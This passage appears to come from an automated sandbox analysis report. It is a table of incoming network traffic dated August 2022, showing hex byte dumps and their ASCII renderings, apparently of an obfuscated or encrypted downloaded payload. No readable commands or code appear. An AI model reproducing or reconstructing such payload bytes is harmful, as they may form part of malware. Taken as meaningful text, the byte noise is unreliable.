ce bf 7d ce bf 02 6f fd ab 4d 82 c8 35 35 35 09 8a 57 ce cb f2 ed 0c ca ab 3d 45 e9 4b ee ed 0c ca f5 ba 35 35 35 59 48 c6 bf c4
Data Ascii: u4@/557Ez[>_4*/55!ZZsEC7b555N|55C5555Y>E?!(ZZ555Y;>MEE;?!kZC_<_C"!=155; r}oM555W=EK555YH</td></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>557</td><td>IN</td><td>Data Raw: 04 0a ca 2e 35 fa 2e bf ea 69 8a bf d0 c1 8b c6 c1 3d b2 99 ca ca ca c1 a2 bb 11 3e 67 c1 79 de bb 8a 3e 49 39 c2 bf 08 b9 08 ca 3e 57 c1 d0 1a c1 ca 35 1a ce 21 4d c3 83 c2 c1 89 e2 c1 fd b2 3c 35 35 35 c1 8b c2 c1 90 b2 1a 5d ca ca b9 08 ca 45 cb f9 69 8a 24 8f 8f 2e bf da 32 dd 04 0a ca c3 7b c2 b2 53 5d ca ca f9 1f 1d 39 ca ca 21 ba c1 f9 95 28 91 8f 8f 93 f9 89 20 bf f9 c1 79 82 bb 8a 3e 5f c1 d2 b9 8a ce c1 fc 71 fa ab e2 c1 3c ce 71 3a ce ab da c1 3c d2 71 3a d2 ab d2 c1 3c d6 71 3a d6 3e 49 b9 8a e6 7f ab a6 c1 91 a6 bb 11 3e ce c1 51 21 fb 67 8a 28 91 f9 89 20 c1 bc c1 a2 bb 11 3e 43 c1 a0 c1 39 b2 8f ca ca ca 4e 8a ab 3b 69 8a 28 91 f9 7a 37 28 91 f9 c3 0a ca 8d 60 21 cc c1 00 c1 48 9a bb 35 3e 43 45 ed 45 87 b9 fd cc bc 30 e5 3e d4 8f c1 40 a6
Data Ascii: .5.i=>gy>I9>W5!M<555]Ei$.2{S]9!(y>_q<q:<q:<q:>I>Q!g(>C9N;i(z7(`!H5>CEE0>@</td></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>565</td><td>IN</td><td>Data Raw: 69 c0 bb c0 45 58 50 ca ca ca c1 7b ba 45 80 0a 37 37 7b ba c1 7b ba c1 0a cc bf 7b be c1 7b ba c1 0a d0 bb 8a 3e 3d c1 ca bf 7b ba 21 3b 69 8a bf 7b ba c1 90 2d a3 be b9 8a d2 b2 54 9c 35 35 c1 a2 fd 39 37 ca ca ca b9 f9 ce bf 69 b9 f9 ce 45 e5 b3 be 37 b3 c6 bb c0 48 6b b9 b3 ba ca 3e 55 c1 a0 45 e5 8b be c1 f9 69 ff b2 60 a2 35 35 20 c1 83 ba c1 8b c6 c1 f9 b2 2a 33 35 35 21 da c1 98 45 e5 83 be c1 09 c1 7b c6 b2 d4 9e 35 35 c1 7b d2 c1 8b c2 b2 91 33 35 35 c1 7b d2 bf e2 95 28 91 c1 1b 93 8c d2 ca 5a c1 d2 bb ff 3e 69 fd ca ca ca ca ca ba 35 7f c2 ab 5d 1a bf 92 67 ff 54 14 37 c1 1e 47 d0 bb 9c 3e d8 c1 12 c6 bb ff 3e 3d c1 dc b2 f2 c0 35 35 b9 b2 d2 b2 ce 9c 35 35 22 f9 c1 8a 89 c1 e2 bb 9c 3e ce ba 35 0c c2 bb 11 3e de ba 35 81 c2 ab d8 1a 1c bf 94
Data Ascii: iEXP{E77{{{{>={!;i{-T5597iE7Hk>UEi`55 *355!E{55{355{(Z>i5]gT7G>>=5555">5>5</td></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>573</td><td>IN</td><td>Data Raw: 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca ea 96 0a ca 49 1e 1e 32 3c 9b 97 2e 16 a5 99 97 36 79 a5 ab 38 3e 9b 3c 96 b9 8a 9e 1f 21 1e ca ca b9 8a 9e 1f 89 8b ca ca b9 8a 9e 1f 15 89 ca ca b9 8a 9e 1f b9 1e ca ca b9 0e ee ce 9e 1f 0b 1d 35 35 b9 0e ee ce 9e 1f 29 1d 35 35 b9 0e ee ce 9e 1f 33 1d 35 35 96 bf 44 0a ca c9 44 0a ca d3 44 0a ca 9f 44 0a ca a7 44 0a ca af 44 0a ca b7 44 0a ca 37 ca ca ca 1c 56 da b1 c5 53 11 16 66 15 8d aa a7 4f 73 75 72 44 0a ca f6 ca ca ca ca ca ca ca fa b1 0a ca 8e 44 0a ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca fa b1 0a ca fa ca ca ca 92 47 0a ca 46 71 0a ca 06 2c 0a ca 12 2c 0a ca 5a 71 0a ca 4e 71 0a ca 22 2c 0a ca e6 6f 0a ca 9e 03 0a ca ee 1e 83 ab 36
Data Ascii: RqVqZqNqooI2<.6y8><!55)55355DDDDDDD7VSfOsurDDGFq,,ZqNq",o6</td></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>581</td><td>IN</td><td>Data Raw: ca ca ca b2 78 7a 35 35 21 a3 b9 73 9e a2 0c ca 37 ab 2e c1 39 bf bb b2 c8 35 35 c1 eb b2 c8 35 35 bb c0 3e 3b b9 b8 ce c1 00 c1 39 c1 a0 b2 75 ee ca ca b9 c2 ce ab 75 c1 39 84 39 ca ca ca b2 14 5b ca ca c1 ba c3 bb b6 c8 35 35 39 ba 18 c3 bb ae c8 35 35 c1 a0 b2 f8 e3 35 35 c1 bb ae c8 35 35 84 cc ca ca ca b2 70 5b ca ca c1 92 c1 f9 c1 a0 b2 41 76 35 35 69 8a 24 8f 8f 2e bf da 32 0b 64 0a ca c3 bb ae c8 35 35 b2 39 e1 35 35 c3 7b c6 b2 31 74 35 35 f9 1f ef d9 35 35 21 1b 28 91 c1 1b 93 f9 ca 35 35 35 35 cc ca ca ca 9d 9d ca ca 8b c1 b6 b7 8e b2 c8 35 35 89 20 69 ff bf 83 c6 c1 a4 c1 ba 69 8a 8b 32 a0 d1 0a ca 2e 35 fa 2e bf ea c1 f9 b2 ed 74 35 35 c1 7b d2 45 ed 0a bc 30 bf 7b b6 c1 7b d2 45 ed 0a ba 30 bf 7b b8 c1 7b d2 45 ed 0a b8 30 bf 7b bc b9 c8 cc
Data Ascii: xz55!s7.95555>;9uu99[559555555p[Av55i$.2d55955{1t5555!(555555 ii2.5.t55{E0{{E0{{E0{</td></tr>
<tr><td>2022-08-05 10:51:47 UTC</td><td>589</td><td>IN</td><td>Data Raw: dd 0c ca b2 28 76 35 35 c1 a9 e2 34 e6 c3 7b aa 1a c1 79 d6 1a b2 92 7a 35 35 b7 b3 ba ca da ca ca 45 bb e9 ca ca ca 32 3b 37 ca ca c3 bb 11 c8 35 35 1a c1 7b ae 1a b2 68 e5 35 35 bb 8a 45 4e 60 ca ca ca c1 79 d6 bf bb 82 c8 35 35 90 bb 86 c8 35 35 3b c3 bb 7a c8 35 35 c3 cb 11 c8 35 35 ef 3b 37 ca ca b2 62 c3 35 35 c1 bb 7a c8 35 35 c3 cb 7e c8 35 35 b2 49 94 35 35 c1 bb 7e c8 35 35 bf bb 8a c8 35 35 90 bb 8e c8 35 35 41 c1 7b c6 bf bb 92 c8 35 35 90 bb 96 c8 35 35 41 bf eb 9a c8 35 35 90 bb 9e c8 35 35 3b c3 bb 82 c8 35 35 1a 34 39 c3 cb 76 c8 35 35 d7 ee 72 0c ca b2 6c e1 35 35 c1 c3 76 c8 35 35 7c 37 d7 e6 40 0a ca b2 82 c4 35 35 c1 a2 21 24 c1 79 d6 bf bb 5e c8 35 35 90 bb 62 c8 35 35 3b c1 7b c6 bf bb 66 c8 35 35 90 bb 6a c8 35 35 41 bf eb 6e c8 35
Data Ascii: (v554{yz55E2;755{h55EN`y5555;z5555;7b55z55~55I55~555555A{5555A5555;5549v55rl55v55|7@55!$
y^55b55;{f55j55An5</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:47 UTC	597	IN	Data Raw: b6 89 c1 a4 c1 09 c1 83 d2 b9 af c6 ca 3e 4b 1a c1 7b d2 c1 0a c6 1a b2 98 c5 35 35 c1 9a bb 9c ab cc c1 09 c1 8c 91 93 f9 5a 8b c1 b6 87 32 22 a6 0a ca b2 74 c5 35 35 bf 7b c6 8b 84 76 0b 0a ca 82 32 a6 0a ca b2 e9 35 35 35 8f d9 f6 ac 0c ca 8b 84 a6 0b 0a ca 82 46 a6 0a ca b2 d3 35 35 35 8f d9 fa ac 0c ca 8b 84 a6 0b 0a ca 82 4e a6 0a ca b2 bd 35 35 35 8f d9 fe ac 0c ca 8b 84 b2 0b 0a ca 82 56 a6 0a ca b2 a7 35 35 35 8f d9 02 ac 0c ca 8b 84 b2 0b 0a ca 82 5e a6 0a ca b2 91 35 35 35 8f d9 06 ac 0c ca 8b 84 b2 0b 0a ca 82 66 a6 0a ca b2 7b 35 35 35 8f d9 0a ac 0c ca 8b 84 b2 0b 0a ca 82 6e a6 0a ca b2 65 35 35 35 8f d9 0e ac 0c ca 8b 84 b2 0b 0a ca 82 76 a6 0a ca b2 4f 35 35 35 8f d9 12 ac 0c ca 8b 84 b2 0b 0a ca 82 7e a6 0a ca b2 39 35 35 35 8f d9 16 ac Data Ascii: >K{55Z2"t55{v2555F555N555V555^555f{555ne555vO555~9555
2022-08-05 10:51:47 UTC	605	IN	Data Raw: 35 bf 7b c2 1f f2 39 ca ca c1 7b c6 13 0a d2 b2 fc 6d 35 35 1a f7 c2 55 71 8c 22 3e 3b b2 42 08 35 35 bf 7b c2 1f 3d 39 ca ca c1 7b c6 15 32 d2 a2 6b 66 33 0a ca b2 41 6d 35 35 1a f7 c2 55 71 8c 22 3e 3b b2 87 08 35 35 bf 7b c2 1f aa cc ca ca c1 7b c6 13 0a d2 b2 b4 00 35 35 1a f7 c2 55 71 8c 22 3e 3b b2 fa 08 35 35 bf 7b c2 1f f5 cc ca ca c1 7b c6 b2 d2 33 35 35 bf 7b c2 1f e5 cc ca ca c1 7b c6 45 f5 0a d2 bf 7b c2 1f 6a cc ca ca c1 7b c6 45 88 0a d2 bf 7b c2 1f c7 cc ca ca c1 7b c6 45 80 0a d2 bf 7b c2 1f 4c cc ca ca c1 7b c6 45 ed 0a d2 bf 7b c2 1f a9 cc ca ca c1 7b c6 c1 0a d2 bb 8a af 3b b2 03 73 35 35 bf 7b c2 1f 26 cc ca ca c1 7b c6 c1 1a d6 c1 0a d2 1a f7 c2 55 71 8c 22 3e 3b b2 78 73 35 35 bf 7b c2 1f 73 cc ca ca c1 7b c6 c1 0a d2 b2 51 c8 35 35 Data Ascii: 5{9{m55Uq">;B55{=9{2kf3Am55Uq">;55{{55Uq">;55{{355{{E{j{E{{E{L{E{{;s55{&{Uq">;xs55{s{Q55
2022-08-05 10:51:47 UTC	613	IN	Data Raw: 9a b7 b4 3b ca cc 4a 3e d4 b7 b4 31 35 33 b5 ab 65 21 6f c3 7b b6 c1 8b c6 b2 c6 63 35 35 c1 7b b6 c3 8b ba b2 a7 af 35 35 4e 8a ab 55 45 ed 49 30 ef d0 ca 82 3b ca cc 4a b2 d2 05 35 35 21 d6 45 ed 49 30 ef d0 ca b2 c4 98 35 35 69 8a 24 8f 8f 2e bf da 32 dd e4 77 ca c3 7b b6 b2 67 61 35 35 c3 7b c6 b2 0f fc 35 35 f9 1f 1d 59 35 35 21 b2 15 a3 ba 91 c1 1b 93 f9 5a 8b c1 b6 b9 8e b2 89 c1 a2 c3 7b b2 1a b2 8c 84 35 35 30 fd 7b b2 3b ca c1 7b d2 bf 7b ba c1 7b d6 bf 7b be 34 d0 34 ca 32 ca ce ca ca c3 7b b2 1a c3 7b b2 1a d7 f2 72 0c ca c1 ca 35 9a 45 ed 49 30 ef d0 ca b2 4c 98 35 35 c1 7b ba bf 7b c2 c1 7b be bf 7b c6 15 a3 c2 91 c1 1b 93 8c d2 ca 89 b9 8e b2 c1 a2 c3 0e ee d2 1a b2 2e 84 35 35 34 d0 34 ca 32 ca ce ca ca 89 c3 0e ee e2 1a d7 f2 72 0c ca c1 Data Ascii: ;J>153e!o{c55{55NUEI0;J55!EI055i$.2w{ga55{55Y55!Z{550{;{{{{442{{r5EI0L55{{{{.55442r
2022-08-05 10:51:47 UTC	621	IN	Data Raw: f9 5a c1 9a 30 b9 b4 e0 a9 dc 45 ed 8a c3 ce 0a c1 4b be dd 0c ca 4a 06 4c ca ab 39 69 8a f9 7a 37 f9 89 20 c1 a2 45 ed 29 b7 b0 35 f5 35 35 c1 90 b9 b2 e0 a9 da c3 ce 40 c1 4b be dd 0c ca 4a 46 4c 37 ca ab da c1 f9 b2 0f c6 35 35 4e 8a ab 3b 69 8a 28 91 f9 7a 37 28 91 f9 c3 0a ca 8b c1 b6 b9 8e ae 89 c3 83 c2 c3 8b c8 c1 7b d6 b2 09 33 35 35 4e 8a ab d4 82 8d ca 3d 4a b2 ef 78 35 35 c1 7b c2 45 ed ca 71 7b da 3e d4 82 41 ca cc 4a b2 6e 78 35 35 c3 7b ae 1a b2 e5 64 35 35 69 8a 8b 32 1e 71 77 ca 2e 35 fa 2e bf ea 45 ed 93 c8 30 b7 19 35 45 45 ed 11 b9 31 d6 ab 5b c3 7b be 1a c3 7b de 1a c1 7b c2 1a b2 5d d5 35 35 35 b2 30 78 35 35 c1 7b be c1 9a c3 7b ae b2 67 eb 35 35 21 e4 c3 7b b6 1a c3 7b d e 1a c1 7b c2 1a b2 bc 68 35 35 b2 77 78 35 35 30 bf 93 ae c3 8b Data Ascii: Z0EKJL9iz7 E)555@KJFL755N;i(z7({355N=Jx55{Eq{>AJnx55{d55i2qw.5.E05EE1[{{{]550x55{{g55!{{ {h55wx550
2022-08-05 10:51:47 UTC	629	IN	Data Raw: ba c1 8b be c1 1b 93 8c da ca 8b c1 b6 b9 8e aa 89 20 8d 69 11 bf 93 b2 bf 93 b6 bf 93 ba bf 93 be bf 83 c6 c1 a4 c1 c2 69 8a 8b 32 31 26 77 ca 2e 35 fa 2e bf ea c1 39 c1 ca b2 65 39 ca ca c1 ba c1 39 c1 ca 45 80 ca b9 c2 47 45 bd f2 cc ca ca 35 ee bb 58 24 77 ca e5 26 77 ca 2f 24 77 ca a0 24 77 ca 7f 91 77 ca d8 26 77 ca 61 26 77 ca 96 91 77 ca e5 26 77 ca e5 26 77 ca a0 24 77 ca 61 26 77 ca 7d 26 77 ca 2a 26 77 ca e5 26 77 ca e5 26 77 ca e5 26 77 ca 38 26 77 ca c3 26 77 ca 8b c1 10 37 cf 1c 1a c1 10 3b cf 1c 1a b2 f2 c8 35 35 8f c1 92 c1 09 c1 fd b2 2e 3b ca ca 1f 15 37 ca ca c1 10 3b 71 10 37 48 59 8b c1 10 37 cf 1c 1a c1 10 3b cf 1c 1a b2 db 33 35 35 8f c1 92 c1 09 c1 fd b2 6f 3b ca ca 1f 7e 37 ca ca 8b c1 10 37 69 9c 1c 1a c1 10 3b 69 9c 1c 1a b2 4a Data Ascii: ii21&w.5.9e99EGE5X$w&w/$w$ww&wa&ww&w&w$wa&w}&w*&w&w&w&w8&w&w7;55.;7;q7HY7;355 o;~77i;iJ
2022-08-05 10:51:47 UTC	637	IN	Data Raw: ac 0c ca b2 50 35 35 35 69 8a 24 8f 8f 2e bf da 32 93 44 77 ca d7 a6 ac 0c ca b2 99 35 35 35 f9 1f 67 8e c8 35 21 b8 91 93 f9 76 44 77 ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca ca 76 44 77 ca da ca ca ca 9e da 0a ca 46 71 0a ca 52 71 0a ca 56 71 0a ca 5a 71 0a ca 4e 71 0a ca ca 6f 0a ca e6 6f 0a ca 22 6f 0a ca 3f 1e 7f 38 3e 79 a5 38 a9 3e c1 8a 8b c1 b6 4e 9c 3e d2 b9 8e ba b2 27 8a c8 35 bf 12 ce c1 83 d6 bf 12 d2 c1 83 d2 bf 12 d6 4e 9c 3e 45 b2 67 f7 c8 35 2e c5 3b ca ca ca ca b9 8e d6 93 8c d2 ca c3 0a ca 89 20 8d c1 2f c1 bc c1 a2 20 8d c1 01 7c 37 d7 2a 44 77 ca b2 e5 35 35 35 c1 9a d7 a2 ac 0c ca b2 41 ce ca ca 95 28 91 f9 c3 0a ca 8b c1 b6 87 89 20 8d bf 8b c6 c1 c2 c1 ab d2 bb c0 46 59 10 c3 8f ce c1 0d Data Ascii: P555i$.2Dw555g5!vDwvDwFqRqVqZqNqoo"o?8>y8>N>'5N>Eg5.; / |7*Dw555A(FY
2022-08-05 10:51:47 UTC	645	IN	Data Raw: c8 35 b9 c2 35 ab cc 69 8a f9 c1 0a ce b2 c6 b2 c8 35 b9 c2 35 ab cc 69 8a f9 8b c1 b6 b9 8e c2 35 ab d6 35 ab d2 b9 ac b5 c1 0a ce b2 3f 1f c8 35 bf 7b c2 bf 8b c6 c1 7b c2 c1 8b c6 8f 8f 93 8c d2 ca c3 0a ca 89 c1 a4 c1 92 c1 f9 cf 1c 1a c1 f7 c1 da 35 1c d2 91 f9 5a 8b c1 b6 89 c1 a2 35 ab d6 35 ab d2 69 9c c1 f9 c1 d2 35 87 e2 c1 79 ce 1a b2 d4 9a c8 35 b2 eb fa 35 35 91 93 8c d2 ca 8b c1 b6 89 20 4e 9c 3e d2 b9 8e ba b2 25 6a c8 35 c1 a4 c1 ba 45 ed 7b d2 1a 34 ca 69 9c c1 90 b2 55 ca ca ca c1 90 4e 11 3e 45 b2 f2 d7 c8 35 2e c5 3b ca ca ca ca b9 8e d6 c1 90 28 91 93 8c ce ca c1 8a 8b c1 b6 b9 8e a6 89 20 8d 69 11 bf 93 aa bf 93 a6 bf 93 b2 bf 93 ae 4e 9c 3e d2 b9 8e ba b2 cf 6a c8 35 c1 27 52 8b 35 c1 a2 c1 b3 d6 69 8a 8b 32 0e 66 77 ca 2e 35 fa 2e Data Ascii: 55i55i55?5{{5Z55i5y555 N>%j5E{4iUN>E5.;(iN>j5'R5i2fw.5.
2022-08-05 10:51:47 UTC	653	IN	Data Raw: ca ca 8b c1 b6 87 89 20 8d c1 2f 52 8b 35 c1 ab d2 c1 a2 4a 21 fa 45 80 7b 35 f6 fa cc a2 cc 55 4a 31 3f 40 de c1 90 c1 09 4a b4 d4 4a 8c fa b2 10 c3 c8 35 90 3d 37 21 45 c1 90 c1 09 4a 8c fa b2 6b c3 c8 35 90 3d ca b9 08 ca ab d6 c1 90 84 6a 84 77 ca b2 c3 c1 c8 35 95 28 91 8f 93 8c ce ca ca 35 35 35 35 37 ca ca ca fa ca ca ca 8b c1 b6 87 89 20 8d c1 27 52 8b 35 c1 b3 d2 45 80 8b 35 4a b4 fa cc e0 c1 a2 4a 21 fa f4 a4 4a 31 3f 40 de c1 fd c1 09 4a 8c d4 4a 8c fa b2 0f 56 c8 35 90 d0 37 21 45 c1 fd c1 09 4a 8c fa b2 92 56 c8 35 90 d0 ca 95 28 91 8f 93 8c ce ca 5a 8b c1 b6 b9 8e ae 89 20 8d 69 11 bf 93 c6 c1 27 bf 8b be bf 7b c2 69 8a 8b 32 61 86 77 ca 2e 35 fa 2e bf ea b9 b3 c2 ca 3e 45 c1 7b c2 84 0e 86 77 ca b2 e3 58 c8 35 ab 45 c1 90 c1 8b be b2 1b 54 Data Ascii: /R5J!E{5UJ1?@JJ5=7!EJk5=jw5(55557 'R5E5JJ!J1?@JJV57!EJV5(Z i'{i2aw.5.>E{wX5ET
2022-08-05 10:51:47 UTC	661	IN	Data Raw: 69 c0 21 ce 4a 61 cc 10 45 80 39 71 b2 b3 3d 4a 46 6d cc ca 3e b8 c1 f9 b2 67 3f ca ca 45 ed 8a 45 80 49 39 8c b9 8a cc 07 b2 b9 c2 ea 48 3b 82 ea ca ca ca c1 9a 14 bb 9c 46 e8 0c fd ce ee ca ca ca ca c3 79 cc c1 d6 ee 39 98 45 80 16 45 cc 52 d2 35 ce ee 0a 14 ab 23 24 93 95 28 91 f9 c3 0a ca 8b c1 b6 b9 8e a6 20 8d c1 ba c3 b3 a8 ef d2 ca ca ca 29 db 30 db c1 bc 20 c1 c8 c3 ab a8 ef d2 ca ca ca 29 db 30 db 28 45 80 7b a8 b9 aa 37 bb 8a 3e 4b 90 10 cc ca 45 80 7b a8 0a 52 d0 c1 90 c3 8b a8 b2 96 c4 35 35 45 80 d0 07 b2 c1 9a b9 c4 55 b5 d8 c3 0e e0 cc 90 ca ca 0c 0a b9 c4 ea ab c0 95 28 c1 1b 93 f9 8b c1 b6 b9 8e 5e 89 20 8d bf 83 c6 c1 bc c1 a2 c1 b3 d2 c3 8b a4 c1 f9 b2 b1 35 35 35 c3 8b 82 c1 90 b2 a7 35 35 35 4a b3 a4 ea ad d0 4a b3 82 ea 40 a5 c1 f9 Data Ascii: i!JaE9q=JFm>g?EEI9H;Fy9EER5#$( )0)0(E{7>KE{R55EU(^ 555555JJ@
2022-08-05 10:51:47 UTC	669	IN	Data Raw: 39 ca ca ca b2 87 89 c8 35 c3 7b c6 b2 ab 9d c8 35 f9 1f 75 0e c8 35 21 a0 28 91 c1 1b 93 f9 c3 0a ca 8b c1 b6 b7 8e 7a 2f 35 35 89 20 8d bf 83 a2 c1 bc bf 7b a6 c3 7b aa c1 4b fa 0b 0a ca b2 78 8b c8 35 69 8a 8b 32 b9 33 77 ca 2e 35 fa 2e bf ea 69 8a bf 7b 9a 69 ff 8b 32 2a 33 77 ca 2e 35 67 2e bf 57 45 80 48 37 b9 35 0a 48 4d c1 43 c2 70 0c ca 7c 37 d7 7e 2b 77 ca b2 58 f1 c8 35 b2 e7 0e c8 35 bb 35 45 4e f7 37 ca ca c1 7b d6 bf 7b 96 c1 fd 39 8a c3 4e fb 7a 2f 35 35 bf 7b 92 69 11 b9 a3 92 da 45 80 0e e8 39 c1 9a 4a ac b5 45 80 9c bf 8b 9e ee 4a b9 b3 9e d4 ab e2 c1 7b 92 fd ca d4 ca ca ca c1 7b 92 fd 0a d2 ce ca cc 4a 1f 38 37 ca ca b9 b3 9e 12 ab 3e c1 8b 9a c3 5e 0b 7a 33 35 35 bf 8b 8e 4e 8a 3e fa c1 7b 96 c1 ca c1 ca b2 3a 24 c8 35 c1 8b 8e bf cc Data Ascii: 95{5u5!(z/55 {{Kx5i23w.5.i{i2*3w.5g.WEH75HMCp|7~+wX555EN7{{9Nz/55{iE9JEJ{{J87>^z355N>{:$5

Timestamp	kBytes transferred	Direction	Data
2022-08-05 10:51:48 UTC	677	IN	Data Raw: c8 35 82 c6 19 0c ca 69 ff 84 da ca ca ca b2 29 e2 c8 35 fd 3b d6 ae 0c ca 0e ca ca ca 32 c6 19 0c ca 32 d6 ae 0c ca 34 ca 34 ca 34 ce 34 ca 34 ca 34 ca 34 ca c3 7b c2 c1 8b c6 b2 1c fe c8 35 c1 7b c2 b2 24 fe c8 35 1a b2 a6 18 c8 35 bb 8a 45 4e 09 37 ca ca fd 3b 1a ae 0c ca 3d ca 37 ca 32 1a ae 0c ca d7 ca ae 0c ca 1a b2 54 85 c8 35 bb 8a 45 4e e7 37 ca ca 32 ee 1b 0c ca 34 ce 32 e6 1b 0c ca d7 be ae 0c ca b9 8a d2 1a d7 c6 19 0c ca 1a b2 9c 85 c8 35 d7 9a 19 0c ca c1 0a fe 71 3b e6 1b 0c ca ab 9d d7 9a 19 0c ca c1 0a fe 1a d7 c6 19 0c ca 1a b2 90 c6 35 35 bb 8a ab 61 34 0a 32 ca fa ca ca d7 9a 19 0c ca c1 0a 1a 1a d7 9a 19 0c ca c1 0a fe 1a d7 c6 19 0c ca 1a b2 a8 85 c8 35 d9 ea 1b 0c ca 21 83 34 0a 32 ca fa ca ca d7 9a 19 0c ca c1 0a 1a 1a 34 ca d7 c6 Data Ascii: 5i)5;224444444{5{$55EN7;=72T5EN72425q;55a425!424
2022-08-05 10:51:48 UTC	685	IN	Data Raw: 8d ca 1a 3c a5 99 9b a9 a9 69 fc 18 9b 42 3e 8d ca ca 1e 32 3c 9b 97 2e 69 fc 10 9f 3c a9 3e ca ca ca 1e 32 3c 9b 97 2e 69 fc 18 9b 42 3e ca ca ca ca 83 a5 2e ab 36 9b 69 fc 10 9f 3c a9 3e ca ca ca 83 a5 2e ab 36 9b 69 fc 18 9b 42 3e ca ca ca ca 83 a5 2e ab 36 9b 69 fc 10 9f 3c a9 3e 8d ca ca 83 a5 2e ab 36 9b 69 fc 18 9b 42 3e 8d ca ca ca 89 20 c1 bc c1 a2 b2 af 33 35 35 4e 8a 3e 41 20 89 35 4b 5e 1b 0c ca 28 91 f9 69 8a 28 91 f9 5a 89 20 c1 bc c1 a2 b2 8f 33 35 35 4e 8a 3e 41 20 89 35 4b 76 1b 0c ca 28 91 f9 69 8a 28 91 f9 5a 89 20 c1 bc c1 a2 b2 6f 33 35 35 4e 8a 3e 41 20 89 35 4b 7a 1b 0c ca 28 91 f9 69 8a 28 91 f9 5a 35 35 35 35 f4 ca ca ca 26 89 a5 30 3e ad 97 3c 9b 26 83 9f 99 3c a5 a9 a5 30 3e 26 8d 9f 38 2e a5 ad a9 26 79 ab 3c 3c 9b 38 3e 20 9b Data Ascii: <iB>2<.i<>2<.iB>.6i<>.6iB>.6i<>.6iB> 355N>A 5K^(i(Z 355N>A 5Kv(i(Z o355N>A 5Kz(i(Z5555&0><&<0>&8.&y<<8>
2022-08-05 10:51:48 UTC	701	IN	Data Raw: f9 33 35 c3 bb 8a 33 35 35 84 d0 ca ca ca b2 d9 f9 33 35 c3 bb a2 33 35 35 84 5b ca ca ca b2 c9 f9 33 35 c3 bb 36 c8 35 35 c1 4b be 14 0c ca b2 40 a2 33 35 c3 bb 3a c8 35 35 84 08 ca ca ca b2 3c f9 33 35 c3 bb 32 35 35 35 84 4d ca ca ca b2 2c f9 33 35 f9 1f c6 f1 33 35 21 cd b2 73 8c 33 35 ca 0e 20 79 16 77 16 ca ca 35 35 35 35 39 ca ca ca 87 18 85 ca 35 35 35 35 cc ca ca ca a9 9f ca ca 35 35 35 35 cc ca ca ca 77 a3 ca ca 35 35 35 35 41 ca ca ca 85 3a 9b 38 89 9b a9 a9 9f a5 38 ca 0e 36 36 7d 9b 3e 77 99 3e 9f 40 97 3e 9f a5 38 10 97 99 3e a5 3c af ca a9 a3 97 3c 3e a9 99 3c 9b 9b 38 3a a9 ca ca ca 0e 36 36 7d 9b 3e 79 36 97 a9 a9 85 2c 34 9b 99 3e ca ca ca 7d 9b 3e 83 a5 2e ab 36 9b 7f 38 30 a5 3c a3 97 3e 9f a5 38 ca ca ca ca 3a a9 97 3a 9f ca ca ca 79 Data Ascii: 3535535355[35655K@35:55<352555M,3535!s35 yw55559555555555w5555A:8866}>w>@>8><<><8:66}>y6,4>}>.680<>8::y
2022-08-05 10:51:48 UTC	717	IN	Data Raw: 4f 6f 53 6f 57 6f 5b 6f 5f 6f 63 6f 67 6f 6b 6f 6f 6f 73 6f 77 6f 7b 6f 7f 6f 83 6f 87 6f 53 04 ee 04 b0 04 c3 06 ef 06 f7 06 ff 06 07 06 0f 06 08 73 a3 73 52 73 56 73 5a 73 5e 73 62 73 0b 08 ca ca ca 5a ca ca 42 ca ca ca dc fa 5d fa fc 67 f7 67 09 67 b1 fc 12 69 2f 69 49 fe 53 fe b9 fe 92 fe d5 6b 97 00 a9 6d d9 02 54 6f 8a 6f 47 04 0c 04 80 04 ca 71 71 71 14 71 ff 71 51 06 38 06 13 06 ae 06 57 73 5b 73 5f 73 63 73 67 73 6b 73 6f 73 73 73 77 73 7b 73 7f 73 83 73 87 73 8b 73 8f 73 93 73 10 08 2a 08 88 08 1b 08 2f 08 43 75 08 75 b3 75 5c 75 dd 75 ca ca ca 6a ca ca 66 ca ca ca 5e fa 72 fa 29 fa 65 67 a1 67 c1 67 66 67 e9 67 b0 67 2f 67 f6 fc 97 fc 5a fc 6e fc eb fc fb fc a2 fc ae fc ce 69 3c 69 b2 69 b0 fe bb 6b 77 00 50 00 c1 00 9a 00 10 6d 9d 6d af 6d 82 Data Ascii: OoSoWo[o_ocogokooosowo{ooooSssRsVsZs^sbsZB]gggi/iISkmTooGqqqqqQ8Ws[s_scsgsksosssws{ssssss*/Cuuu\uujf^r)egggfggg/gZni<iikwPmmm
2022-08-05 10:51:48 UTC	733	IN	Data Raw: 6b 97 66 ae b0 bc cb 65 6f 45 08 2a bf 2b 35 2b 50 93 8b e5 ec 3e cf 1d b0 27 ac 31 ac ba ee 34 4c c4 1b c8 02 dd ed 05 59 2c c3 23 c8 21 8d 79 22 b9 5d 34 bf c0 35 1b cb ba 2d 8c 08 b1 79 27 b2 33 df ff 9c ee f4 9f 28 2b b8 2b fb 5f 02 99 63 3e 77 c4 b8 aa 4b 80 d9 31 f0 99 28 25 b0 b0 30 a8 a4 da f8 42 89 17 29 27 de 9d b1 c7 6d b5 0a 2f 2b 27 44 92 9e 4b f8 b1 44 27 b6 33 2e 87 1e 31 63 3e 48 ae ba c8 c7 23 21 2f 00 97 44 ac 33 21 31 eb e9 65 6d a5 a1 2b c0 b4 8a 32 30 ce ea ad a7 2b b4 c8 60 c6 2f 2b f0 b5 4c 2f b6 aa c0 f6 6d 97 f0 34 64 c4 21 b2 df 9c fb 6d f8 36 e1 25 25 aa ae 55 dc 84 71 b1 6e b8 c0 27 b4 5b 02 30 73 b1 7e c4 ac 19 f0 dc 43 12 ee ad 80 ae 1b c8 33 4b 3b c1 02 3e e3 b6 b8 1f 3d dd 74 03 6b 97 e3 ae b0 bc 76 f4 06 4b 08 2a 82 2b 35 Data Ascii: kfeoE*+5+P>'14LY,#!y"]45-y'3(++_c>wK1(%0B)'m/+'DKD'3.1c>H#!/D3!1em+20+`/+L/m4d!m6%%Uqn'[0s~C3K;>=tkvK*+5
